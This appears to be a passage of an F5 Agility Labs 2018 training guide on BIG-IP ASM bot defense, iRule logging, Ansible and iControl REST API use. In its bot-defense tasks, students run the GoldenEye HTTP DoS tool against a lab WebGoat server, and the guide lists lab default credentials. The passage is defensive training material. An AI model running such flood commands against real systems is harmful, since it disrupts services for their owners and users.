Security DoS Protectio	on : DoS Profiles » n	nodule3				
🛱 🚽 Properties	Application Security					
Application Security	,					
		Application Securit	ty ›› Bot Signatures			
General Settings	× 1	This feature automatically detects well known bots according to their HTTP character Malicious bots can be configured to be blocked, while benign bots can be configured				
Proactive Bot Defense	e Off	through the anti-bot defense r		lligurea to		
Bot Signatures	Off	Bot Signature Check	When enabled, bot signatures are	Disable		
Mobile Applications	Off	checked. This allows well-known bots to be detected.				
TPS-based Detection	~					
Behavioral & Stress-ba	ased Detection Off					

13. Now click the **Enabled** checkbox. You'll see we can group bots by category or can select them uniquely.

	Application Security	>> Bot Signatures		
~	This feature automatically detects well known bots according to their HTTP char			
Off			lligurea to p	
~	Bot Signature Check	When enabled, bot signatures are checked. This allows well-known bots	🗹 Enabl	
Off				
~	Bot Signature Categories	Specifies the action for each bot signature category.	10 categ configur	
n Off	Bot Signatures List	Configures specific bot signatures	Not confi	
Off		which are to be disabled during signature checking. This overrides the configured actions for the bot signature categories.		
	Off Off Off Off Off Off	Off Malicious bots can be configure through the anti-bot defense me Off Bot Signature Check Off Bot Signature Categories n Off Bot Signatures List	Off Malicious bots can be configured to be blocked, while benign bots can be configured to be blocked, while benign bots can be configured to be blocked, while benign bots can be configured to be blocked. When enabled, bot signatures are checked. This allows well-known bots to be detected. Off Bot Signature Check When enabled, bot signatures are checked. This allows well-known bots to be detected. Off Bot Signature Categories Specifies the action for each bot signature category. n Off Bot Signatures List Configures specific bot signatures which are to be disabled during signature checking. This overrides the configured actions for the bot	

- 14. Click **Edit** to explore the settings further. Try to resist the urge to modify any settings until the end of the lab, the defaults will serve us well.
- 15. For complete protection, let's go ahead and enable Proactive Bot Defense as well. Click on the **Proactive Bot Defense** tab, click **Edit**.

16. Change the dropdown to **Always**.

Operation Mode	Specifies the conditions under which bots are detected and blocked.	Always v	

17. Change the Grace Period to 20 seconds.

Grace Period	The Grace Period gives time for browsers to be validated as non-bots. During this period, requests that were not validated are allowed to go through.	20 seconds
	not validated are allowed to go	

- 18. Click **Update** to save changes.
- 19. Now let's bind this DoS policy to a Virtual Server. Navigate to Local Traffic -> Virtual Servers -> Virtual Server List and select 'asm_vs'.
- 20. Click on the **Security** tab and select **Policies**.
- 21. Enable the module3 DoS Protection profile.

Policy Settings							
Destination	10.1.10.145:80						
Service	НТТР						
Application Security Policy	Disabled v						
Service Policy	None -						
IP Intelligence	Disabled v						
DoS Protection Profile	Enabled Profile: module3						
Log Profile	Enabled Selected Available /Common BotProtection Log all requests Understand						
Update							

22. Click Update.

Note: Proactive Bot Defense and other anti-bot capabilities found in the DoS profile do not actually require an ASM policy to implement. While they are technically part of ASM, layer 7 DoS profiles are much lighter weight and execute before a security policy would.

Task 2 - Simulating Bot Traffic

- 1. Now that we have a DoS profile in place, lets test it!
- 2. Open a command prompt on your jumpbox.

\$				f	östuden	t@clien	t01: ~			-
File	Edit	View	Search	Terminal	Help					
			Search t01:~\$		Help					
					\$_	*	i			

11

3. Execute the following command a few times:

python /opt/goldeneye.py http://10.1.10.145/WebGoat/login -d -w 50 -s 200

Note: You'll get errors from GoldenEye as Proactive Bot Defense takes action against it. This is expected behavior.

- 4. Wait a few minutes for traffic generation and logging.
- 5. In the BIG-IP WebUI, Navigate to Security -> Event Logs -> Bot Defense -> Requests .
- Review the attacks detected by ASM (hint: you'll have to scroll all the way down to scroll right or left if you have lower resolution display).

*	Last Hour	Search Custom Search		Source)	Destinat	tion		
≑ Time	Virtual Server	Profile Name	Address		Geolocation	Address		Route Domain	Device I
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41596	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41560	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41608	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41612	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41592	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41584	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41556	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41512	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41576	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41580	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41568	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41524	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41544	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41476	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41508	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41448	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41520	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41444	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3	10.1.10.51	41484	NA	10.1.10.145	80	0	NA

Can you tell what action was taken and why? (hint: scroll right)

Task 3 - Custom logging with iRules

Lets say for a minute you wanted to customize your Bot Defense logging. iRules make this easy.

- 1. Navigate to Local Traffic -> iRules -> iRule List then click Create.
- 2. Paste the following code block into the new iRule and call it bots.

append log " cookie_status [BOTDEFENSE::cookie_status]"
<pre>append log " cookie_age [BOTDEFENSE::cookie_age]"</pre>
append log " device_id [BOTDEFENSE::device_id]"
<pre>append log " support_id [BOTDEFENSE::support_id]"</pre>
<pre>append log " previous_action [BOTDEFENSE::previous_action]"</pre>
<pre>append log " previous_support_id [BOTDEFENSE::previous_support_id]"</pre>
<pre>append log " previous_request_age [BOTDEFENSE::previous_request_age]"</pre>
<pre>append log " bot_signature [BOTDEFENSE::bot_signature]"</pre>
<pre>append log " bot_signature_category [BOTDEFENSE::bot_signature_</pre>
⇔category]"
append log " captcha_status [BOTDEFENSE::captcha_status]"
append log " captcha_age [BOTDEFENSE::captcha_age]"
<pre>append log " default action [BOTDEFENSE::action]"</pre>
append log " reason \"[BOTDEFENSE::reason]\""
log local0.info \$log
}

Local Traffic » iRules : iRule List » New iRule...

Properties

Nome	hata
Name	bots
Definition	<pre>1 * when BOTDEFENSE_ACTION [[2 set log "BOTDEFENSE:" 3 append log " cs_possible [BOTDEFENSE::cs_possible]" 4 append log " cs_allowed [BOTDEFENSE::cs_allowed]" 6 append log " cs_attribute(device_id) [BOTDEFENSE::cs_attribut 7 append log " cookie_status [BOTDEFENSE::cookie_age]" 9 append log " cookie_age [BOTDEFENSE::cookie_age]" 9 append log " cookie_age [BOTDEFENSE::cookie_age]" 10 append log " support_id [BOTDEFENSE::previous_action]" 11 append log " previous_action [BOTDEFENSE::previous_support_id 13 append log " previous_request_age [BOTDEFENSE::coptcha_status]" 15 append log " captcha_age [BOTDEFENSE::captcha_status]" 16 append log " captcha_age [BOTDEFENSE::captcha_status]" 17 append log " captcha_age [BOTDEFENSE::captcha_status]" 18 append log " captcha_age [BOTDEFENSE::captcha_status]" 19 append log " captcha_age [BOTDEFENSE::captcha_status]" 20 log local0. \$log 21 } </pre>

- 3. Navigate to Local Traffic -> Virtual Servers -> asm_vs and click the Resources Tab.
- 4. Click the **Manage** button next to iRules.

IRules	
Name	
No records to display.	

5. Add the iRule to the virtual server by selecting it and clicking the << button, then clicking Finished.

Resource Management		
	Enabled	Available
		_sys_auth_ssl_cridp
iRule	<	_sys_auth_ssl_ocsp _sys_auth_tacacs
Indie	_ >>	svs https redirect
		bots
	Up Down	
Cancel Finished		
Resource Management		
	Enabled	Available
	/Common	_sys_auth_ssl_cc_ldap
	bots <<	sys_auth_ssl_cridp
iRule	>>	_sys_auth_ssl_ocsp _sys_auth_tacacs
	↓	sys_https_redirect
	Up Down	
Cancel Finished		

6. Launch Goldeneye again with the following command (run it a few times in a row):

python /c	opt/goldeneye.py	http://10.1.10.145/WebGoat/login -d -w 50 -s 200
-----------	------------------	--

7. View the Local Traffic log under **System -> Logs -> Local Traffic**:

*		Search			
▼ Timestamp	Log Level	Host	Service	Status Code	♦ Event
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm2[5157]		Rule /Common/bots <botdefense_action>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> ur cs_attribute(device_Id) 0 cookie_status not_received cookie_age -1 device_Id 0 support_Id 178: previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"</botdefense_action>
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm[5157]		Rule /Common/bots <botdefense_action>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> urt cs_allowed 0 cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 device_id 0 su previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"</botdefense_action>
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm2[5157]		Rule /Common/bots <botdefense_action>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> url cs_possible 1 cs_allowed 0 cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 previous_support_id 0 previous_request_age 0 bot_signature bot_signature_category captcha_s Cookie: Unable to challenge, during grace period"</botdefense_action>
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm[5157]		Rule /Common/bots <botdefense_action>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> urt cs_allowed 0 cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 device_id 0 su previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"</botdefense_action>
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm2[5157]		Rule /Common/bots <botdefense_action>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri m6JHOk7fP=FXf10NmhrlDx&cxnJg2T=1g3N8ECfnxP&inEo=80SGKl8YvBmo8mkyR4E&BUUC cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 device_id 0 support_id 1785 previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"</botdefense_action>
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm[5157]		Rule /Common/bots <botdefense_action>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri cookie_status not_received cookie_age -1 device_Id 0 support_Id 16258633810366479858 prev bot_signature_category captcha_status not_received captcha_age -1 default action redirect_cha</botdefense_action>
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm2[5157]		Rule /Common/bots <botdefense_action>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> ur 1 cs_allowed 0 cs_attribute(device_Id) 0 cookie_status not_received cookie_age -1 device_Id 0 previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"</botdefense_action>

8. Now lets say we only wanted to see the attacking IP address and the reason. Modify the iRule so it looks like the one below by commenting out the lines you're not interested in (you could also remove them):

```
when BOTDEFENSE ACTION {
   set log "BOTDEFENSE:"
   append log " Attacking_IP [IP::client_addr] ->"
    #append log " uri [HTTP::uri]"
    #append log " cs_possible [BOTDEFENSE::cs_possible]"
    #append log " cs_allowed [BOTDEFENSE::cs_allowed]"
    #append log " cs_attribute(device_id) [BOTDEFENSE::cs_attribute.]
→device idl"
    #append log " cookie_status [BOTDEFENSE::cookie_status]"
    #append log " cookie_age [BOTDEFENSE::cookie_age]"
    #append log " device_id [BOTDEFENSE::device_id]"
   #append log " support_id [BOTDEFENSE::support_id]"
    #append log " previous_action [BOTDEFENSE::previous_action]"
    #append log " previous_support_id [BOTDEFENSE::previous_support_id]"
    #append log " previous_request_age [BOTDEFENSE::previous_request_age]"
    #append log " bot_signature [BOTDEFENSE::bot_signature]"
    #append log " bot_signature_category [BOTDEFENSE::bot_signature_
→category]"
    #append log " captcha_status [BOTDEFENSE::captcha_status]"
    #append log " captcha_age [BOTDEFENSE::captcha_age] "
    #append log " default action [BOTDEFENSE::action]"
   append log " reason \"[BOTDEFENSE::reason]\""
   log local0.info $log
}
```

Properties	
Name	bots
Partition / Path	Common
Definition	<pre>1 ~ When BOTDEFENSE_ACTION { set log "BOTDEFENSE:" append log " Attacking_IP [IP::client_addr] ->" append log " uri [HTTP::uri]" #append log " cs_possible [BOTDEFENSE::cs_possible]" #append log " cs_altribute(device_id) [BOTDEFENSE::cs_attribute device_id]" #append log " cookie_status [BOTDEFENSE::cookie_status]" #append log " cookie_age [BOTDEFENSE::cookie_age]" #append log " cookie_age [BOTDEFENSE::cookie_age]" #append log " cookie_dig [BOTDEFENSE::cookie_age]" #append log " cookie_age [BOTDEFENSE::cookie_age]" #append log " cookie_age [BOTDEFENSE::cookie_age]" #append log " previous_action [BOTDEFENSE::porvious_action]" #append log " previous_action [BOTDEFENSE::porvious_support_id]" #append log " previous_action [BOTDEFENSE::previous_action]" #append log " bot_signature_category [BOTDEFENSE::bot_signature_category]" #append log " captcha_age [BOTDEFENSE::cookie_age]" #append log " captcha_age [BOTDEFENSE::cookie_age]" #append log " captcha_age [BOTDEFENSE::cookie_signature_category]" #append log " captcha_for [BOTDEFENSE::cookie_signature_categor]" #append log " captcha_for [BOTDEFENSE::cookie_signature_categor]" #append log " captcha_for [BOTDEFENSE::cookie_signature_categor]" #append log " captcha_for [BOTDEFENSE::cookie_signalexistin]" #append log " captcha_for [BOTDEFENSE::cookie_s</pre>
	Show Print Margin
Ignore Signature/Checksum	
Update Delete	

9. Run the attack again, then refresh the logs to see the difference.

Note: These iRules could generate a lot of noise and may not be appropriate for production use without some filtering or rate limiting.

Note: In this lab we used iRules to customize Bot Defense logging, but it can also be used to modify Bot Defense behavior. For more information see https://devcentral.f5. com/wiki/iRules.BOTDEFENSE__action.ashx.

10. Remove the iRule and DoS Profile from the Virtual Server before you continue.

This concludes module 3.

Class 6: ASM 342 - WAF Programmability

Welcome to F5's Agility Labs, 2018 edition! This class will focus on how to interact with ASM using the REST API, demonstrating how the API can be used to help with daily tasks and improve security.

The goal of this class to help students become familar with the iControl Rest API as it is related to ASM. It takes the student from little or no knowledge demostrating to the students the concepts and tools to get started, as well as some more complex examples written in Python.

This is the 4th 4-hour class focused on ASM. The other 3 classes are based on

Succeeding with Application Security

Here is a complete listing of all ASM classes offered at this years agility.

ASM141 - Good WAF Security - Getting started with ASM

ASM241 - Elevated WAF Security - Elevating ASM Protection

- ASM341 High and Maximum WAF Security Maximizing ASM Protection
- ASM342 WAF Programmability Enhancing ASM Security and Manageability

6.1 Lab Environment & Topology

Warning: All work is done from the Linux client/jumphost (client01), which can be access via RDP (Windows Remote Desktop) or ssh. No installation or interaction with your local system is required.

All pre-built environments implement the Lab Topology shown below. Please review the topology first, then find the section matching the lab environment you are using for connection instructions.

6.1.1 Environment

Linux client (client01):

- Web Attack Tools: (Only used in 141,241,341 classes)
- Goldeneye HTTP DOS Tool
- Metasploit Pen testing framework

- nmap/nping Network mapper
- Slowhttptest HTTP DOS Tool
- · wapiti web application auditor
- w3af web application auditor
- Burp Suite Community Edition HTTP Request Manipulation
- Api Tools: (Only used in 342 Programmability class)
- Ansible Automation platform
- · curl command line webclient, will be used to interact with the iControl Rest API
- · Postman Graphical based Restful Client, will be used to interact with the iControl Rest API
- python general programming language used to interact with the iControl Rest API


Linux server (server01): (Only used in 141,241,341 classes)

· WebGoat 8 - deliberately insecure web application

6.1.2 Lab Topology

The network topology implemented for this lab is very simple, since the focus of the lab is Control Plane programmability rather than Data Plane traffic flow we can keep the data plane fairly simple. The following components have been included in your lab environment:

- 1 x Ubuntu Linux 18.04 client, with client tools installed aptly named: client01
- 1 x F5 BIG-IP VE (v13.1.0.5) running ASM and LTM aptly named: bigip01
- 1 x Ubuntu Linux 18.04 serve, with webgoat 8 installed aptly named: server01




The following table lists VLANS, IP Addresses and Credentials for all components:

Component		mgmtnet IP	clientnet IP	servernet IP	Credentials
Linux	Client	10.1.1.51	10.1.10.51	N/A	https-
(client01)					f5student:passwo
Bigip (bigip0	1)	10.1.1.245	10.1.10.245	10.1.20.245	https -
					admin:password
					ssh -
					f5student:passwo
Linux S	Server	10.1.1.252	N/A	10.1.20.252	ssh -
(server01)					f5student:passwo

A graphical representation of the lab:

All networks are /24



Note: External links are not required reading for the lab, rather supplemental if you you would like to get a different take or additional info.

Note: Replace all instances of <bigip> with the management ip of the bigip1, 10.1.1.245. The \$password referenced in the curl commands is an environment variable, there is no need to modify it.

6.2 Module 1: Ansible

Expected time to complete: 1 hours

Intro

Ansible is an automated configuration tool that uses config files written in YAML to push configurations to devices and rollback.

Some benefits of Ansible:

Agentless - As long as the system can be ssh'd into and has python, it can be configured with Ansible.

Idempotent - Ansible's whole architecture is structured around the concept of idempotency. The core idea here is that you only do things if they are needed and that things are repeatable without side effects. More than anything else this sold me over Puppet and Chef.

Declarative Not Procedural - Other configuration tools tend to be procedural — do this and then do that and so on. Ansible works by writing a description of the state of the machine that you want and then it takes steps to fulfill that description.

Learning Curve - Ansible typically take much less time to understand than tools like Chef or Puppet.

Although the ASM Ansible functionality is currently limited to policy creation/importation, F5 has invested heavily in developing an Ansible library to interact with the BIG-IP iControl Rest API. Curiosity has grown greatly over the last year and we want to demonstrate how to get started with Ansible and ASM, as future releases will enhance Ansible's ASM capabilities.

This first module covers the following topics:

6.2.1 Lab 1.1: Ansible Policy Creation

Task 1 - Using Ansible to create a ASM Policy

All scripts in this module are run from the cli (Terminal Emulator icon on the desktop).

Run the following command to create an ASM policy named **ansible1** (this may take a couple of minutes):

ansible-playbook /etc/ansible/playbooks/ansible1.yaml -i /etc/ansible/inventory/ -vvv

Go to the Bigip WebUI and navigate to Security->Application Security->Security Policies->Policies List You should now see a policy named ansible1 Inspect the policy

Ansible Configuration Explained

First ansible must know which hosts to apply the configuration, here we have defined a group called "bigips".

ansible1.yaml:

1

```
2
   #### This playbook creates a ASM policy named ansible1
3
4
   - name: create ansible1 policy
5
    hosts: bigips
6
     connection: local
7
     gather_facts: False
8
     environment:
9
         F5_SERVER: "{{ ansible_ssh_host }}"
10
         F5_USER: "{{ bigip_user }}"
11
         F5_PASSWORD: "{{ bigip_password }}"
12
         F5_SERVER_PORT: "{{ bigip_port }}"
13
         F5_VALIDATE_CERTS: "{{ validate_certs }}"
14
15
     tasks:
16
17
       - name: Create ASM policy, compact XML file
         bigip_asm_policy:
18
           name: ansible1
19
           template: SharePoint 2007 (http)
20
21
     post_tasks:
22
       - name: Save the running BIG-IP configuration to disk
23
24
         bigip_config:
           save: True
25
         register: result
26
```

The group bigips is pulled from /etc/ansible/inventory/hosts, here we only have one host defined, more can be added under the [bigips] stanza.

hosts:

1 [bigips]
2 bigip01

The environment variables are pulled from /etc/ansible/inventory/groups_vars/bigips/all.yaml

```
1
2
   #### This playbook creates a ASM policy named ansible1
3
4
   - name: create ansible1 policy
5
     hosts: bigips
6
     connection: local
7
     gather_facts: False
8
     environment:
9
        F5_SERVER: "{{ ansible_ssh_host }}"
10
         F5_USER: "{{ bigip_user }}"
11
         F5_PASSWORD: "{{ bigip_password }}"
12
         F5_SERVER_PORT: "{{ bigip_port }}"
13
         F5_VALIDATE_CERTS: "{{ validate_certs }}"
14
15
```

```
tasks:
16
        - name: Create ASM policy, compact XML file
17
         bigip_asm_policy:
18
            name: ansible1
19
            template: SharePoint 2007 (http)
20
21
     post_tasks:
22
        - name: Save the running BIG-IP configuration to disk
23
         bigip_config:
24
            save: True
25
          register: result
26
```

all.yaml:

Note: Note that the password variable is masked.

```
1 bigip_user: admin
2 bigip_password: *****
3 bigip_port: "443"
4 bigip_partition: "Common"
5 validate_certs: "false"
```

In line 18, the bigip_asm_policy directive is used to tell ansible we are going to modify/create a policy. Line 19 is the name of the policy, line 20 is the Rapid Deployment template that we will use.

ansible1.yaml:

```
1
2
   #### This playbook creates a ASM policy named ansible1
3
4
   - name: create ansible1 policy
5
     hosts: bigips
6
     connection: local
7
     gather facts: False
8
     environment:
9
         F5_SERVER: "{{ ansible_ssh_host }}"
10
11
         F5_USER: "{{ bigip_user }}"
         F5_PASSWORD: "{{ bigip_password }}"
12
          F5_SERVER_PORT: "{{ bigip_port }}"
13
          F5_VALIDATE_CERTS: "{{ validate_certs }}"
14
15
     tasks:
16
        - name: Create ASM policy, compact XML file
17
          bigip_asm_policy:
18
            name: ansible1
19
            template: SharePoint 2007 (http)
20
21
     post_tasks:
22
        - name: Save the running BIG-IP configuration to disk
23
          bigip_config:
24
25
            save: True
          register: result
26
```

Starting with line 22, post tasks are declared. These are tasks that will take place after the policy has been created. Here we will save the policy to disk (otherwise it is only in the running config).

ansible1.yaml:

```
1
2
   #### This playbook creates a ASM policy named ansible1
3
4
   - name: create ansible1 policy
5
    hosts: bigips
6
     connection: local
7
     gather_facts: False
8
     environment:
9
         F5_SERVER: "{{ ansible_ssh_host }}"
10
         F5_USER: "{{ bigip_user }}"
11
         F5_PASSWORD: "{{ bigip_password }}"
12
         F5_SERVER_PORT: "{{ bigip_port }}"
13
         F5_VALIDATE_CERTS: "{{ validate_certs }}"
14
15
     tasks:
16
       - name: Create ASM policy, compact XML file
17
         bigip_asm_policy:
18
           name: ansible1
19
           template: SharePoint 2007 (http)
20
21
     post_tasks:
22
       - name: Save the running BIG-IP configuration to disk
23
         bigip_config:
24
           save: True
25
         register: result
26
```

Why Ansible and Limitations of the F5 ASM Ansible module

More information on F5's ansible module can be found here F5 and Ansible On GitHub

F5's SYS and LTM Ansible module are more feature rich (close to covering all features), the ASM module is currently limited to policy import, activation/deactivation and creation. Over time this will change as F5 has a strong partnership with Ansible.

Current F5 ASM Ansible Capabilities

Policy Activation/Deactivation Blank Policy Creation XML Policy Import Binary Policy Import Policy Creation using Application-Ready Templates

6.2.2 Review

This concludes module1 of the class.

Once again the features that are supported for the ASM ansible module are:

Policy Activation/Deactivation

Blank Policy Creation

XML Policy Import

Binary Policy Import

Policy Creation using Application-Ready Templates

The LTM and Sys modules are much more feature rich, and most configuration options are available.

Further Reading (optional)

F5 ASM Ansible capabilities F5 Ansible Github Repository

6.3 Module 2: Viewing and Manipulating the Rest API via curl

Expected time to complete: 1 hours

Intro

If you have experience with another RestFul API, the F5 RestFul API will be very familiar. If you have no familiarity with a RestFul API, don't worry there are only a few key concepts to understand.

The Rest API uses HTTP requests with a combination certain uri and HTTP verbs/commands

All queries to ASM begin with the uri /mgmt/tm/asm .

For example, querying the uri /mgmt/tm/asm/policies (https://<mgmt ip>/mgmt/tm/asm/policies) will display all asm policies in JSON format.

Other URIs:

/mgmt/tm/asm (root asm configuration)

/mgmt/tm/asm/signatures (lists all attack signatures that are installed)

/mgmt/tm/asm/events (lists asm events)

/mgmt/tm/asm/requests (lists asm requests)

/mgmt/tm/asm/policies/MrLpFzRHNarvj_zuAOD0fw (Whoa what is this? Its a way of accessing a policy directly. We will investigate this in detail later.)

HTTP uses commands/verbs such as POST, GET, etc. What roles do they play? HTTP commands determine the operation/type of the request. In other words whether data is simply retrieved or created/modified.

Table 6.1: HTTP Method Uses

METHOD	RESULT
GET	retrieves configuration properties or run-time statistics on the resource speci-
	fied by the URI in the request
PATCH	modifies only the properties of the resource specified in the URI
PUT	modifies the properties of the resource specified in the URI and sets the re-
	maining properties to either default values or empty values
POST	creates a new resource based on the URI (eg new ASM policy)
DELETE	deletes a resource based on the URI (eg delete an ASM policy) Note: this
	method only takes a URI as an option

USE CASE	METHOD	Example
Create a new asm policy	POST	curl -sk -u admin:password -X POST
		https:// <bigip>/mgmt/tm/asm/policies</bigip>
		-d '{"name": <policyname>}'</policyname>
View the settings of the new asm pol-	GET	curl -sk -u admin:password -X GET
icy		https:// <bigip>/mgmt/tm/asm/policies</bigip>
Add a whitelist ip to the new APM pol-	POST	curl -sk -u admin:password -X POST
icy		https:// <bigip>/mgmt/tm/asm/policies/<policyid>/whiteli</policyid></bigip>
		ips -H "Content-Type: applica-
		tion/json" -d '{"ipAddress":" <whitelist< td=""></whitelist<>
		ip>", "ipMask":" <netmask>"}'</netmask>
Enable the "Policy Builder trusted IP"	PATCH	curl -sk -u admin:password -X PATCH
settings for the whitelist IP (by default		https:// <bigip>/mgmt/tm/asm/policies/<policyid>/whiteli</policyid></bigip>
disabled), leaving all other whitelist		ips/ <whitelistipid> -H "Content-Type:</whitelistipid>
settings alone		application/json" -d '{"trustedByPoli-
		cyBuilder":"true"}'
Delete a policy	DELETE	curl -sk -u ad-
		min:password -X DELETE
		https:// <bigip>/mgmt/tm/asm/policies/<policyid></policyid></bigip>
		-H "Content-Type: application/json"
Delete a whitelist ip from policy	DELETE	curl -sk -u ad-
		min:password -X DELETE
		https:// <bigip>/mgmt/tm/asm/policies/<policyid>/whiteli</policyid></bigip>
		ips/ <whitelistipid> -H "Content-Type:</whitelistipid>
		application/json"

Table 6.2: HTTP Method Use Cases

Topics:

6.3.1 Lab 2.1: Intro to ASM Rest API using curl

Note: Replace all instances of
bigip> with the management ip of the bigip1, 10.1.1.245. Replace password with the pssword provided by the instructor.

JSON Key/Value Pairs

JSON is comprised of key:value pairs ({"key":"value"}) sometimes referred to as a hash or in python a dictionary. "Keys" are unique within the same context. Each key/value pair belonging to a set will be enclosed in curly braces "{ }", "{" being the opening curly brace, "}" being the closing curly brace. Note the word "pairs", most of the JSON will have multiple pairs, each pair separated by a comma (eg { "key1":"value1","key2":"value2"}. The commas have been removed in the above output by the sed/awk commands to make the output prettier. Take a look at the output (#1) to see the commas. In the above example, each key/value pair is on a newline thanks to the sed/awk filter.

To access a value in a collection, a key must be specified.

For example in the json output:

{"key1":"value1","key2":"value2","key3":"value3"}

specifying "key2" will yield "value2". To retrieve "value2", "key3" must be specified.

Note: Note the difference between an array and a hash, so far we have discussed hashes. Arrays, denoted with [] are similar, they store keys and values, however the keys are numerical, 1,2,3, etc. This is because the key value may be non-existent and is definitely dynamic. More on this later. Below, you will see an array in the virtualServers entry.

Here is a real world ASM output example, truncated with a "..." to show the relevant parts:

```
"name": "asm1",
"caseInsensitive": true,
"kind": "tm:asm:policies:policystate",
"virtualServers": [
 "/Common/sharepoint vs",
 "/Common/exchange_vs"
 1,
"whitelistIpReference": {
 "link": "https://localhost/mgmt/tm/asm/policies/ou0971-EOX-zt3sDWA7Dag/whitelist-
→ips?ver=13.1.0",
 "isSubCollection": true
 },
"id": "ouO971-EOX-zt3sDWA7Dag",
"modifierName": "admin",
"manualVirtualServers": [],
"versionDatetime": "2018-07-28T20:18:54Z"
```

To access the "name" of the policy, you would use the key "name" and in this case "asm1" would be returned as the value. To retrieve the policy "id", use the "id" key and "ouO97I-EOX-zt3sDWA7Dag" would be returned as the value, more on this later.

For the assigned virtual servers (virtualServers key) if you specify a key of 0, the value would be "/Common/sharepoint_vs". If 1 is used as the key for the virtualServers "/Common/exchange_vs" is returned as the value.

Task 1 - Explore the API using curl

All scripts in this module are run from the cli (Terminal Emulator icon on the desktop).

Run the following command (don't forget to use the correct password):

curl -sk -u admin: \$password -X GET https://10.1.1.245/mgmt/tm/asm/policies/

Note: The student can add -v to any curl command to see more verbose output, such as the client and server headers.

The JSON output (#1) (truncated) should look something similar to:

Not terribly easy to read, however before working on the output readability, the curl options deserve some explanation.

curl -k -u admin:password -X GET https://10.1.1.245/mgmt/tm/asm/policies/

-k: This option tells curl to not verify the server's ssl certificate, since we are connected to a BIG-IP with an untrusted cert signed by its own CA.

curl -k -u admin:password -X GET https://10.1.1.245/mgmt/tm/asm/policies/

-u: Specifies the logon credentials. A ":" is used to separate the username and passsword. The user:pass are converted into a Base64 encoded authorization header. This can be seen by adding a -vto the curl command.

curl -k -u admin:password **-X GET** https://10.1.1.245/mgmt/tm/asm/policies/ -X: The HTTP method/verb, since data is being retrieved, GET is used

curl -k -u admin:password -X GET https://10.1.1.245/mgmt/tm/asm/policies/ Lastly the full url to the resource.

Now run:

```
curl -sk -u admin:password -X GET https://10.1.1.245/mgmt/tm/asm/policies | sed 's/,/

→\'$'\n/g'
```

The JSON output (#2) (truncated) is now more readable

```
{"kind":"tm:asm:policies:policycollectionstate"
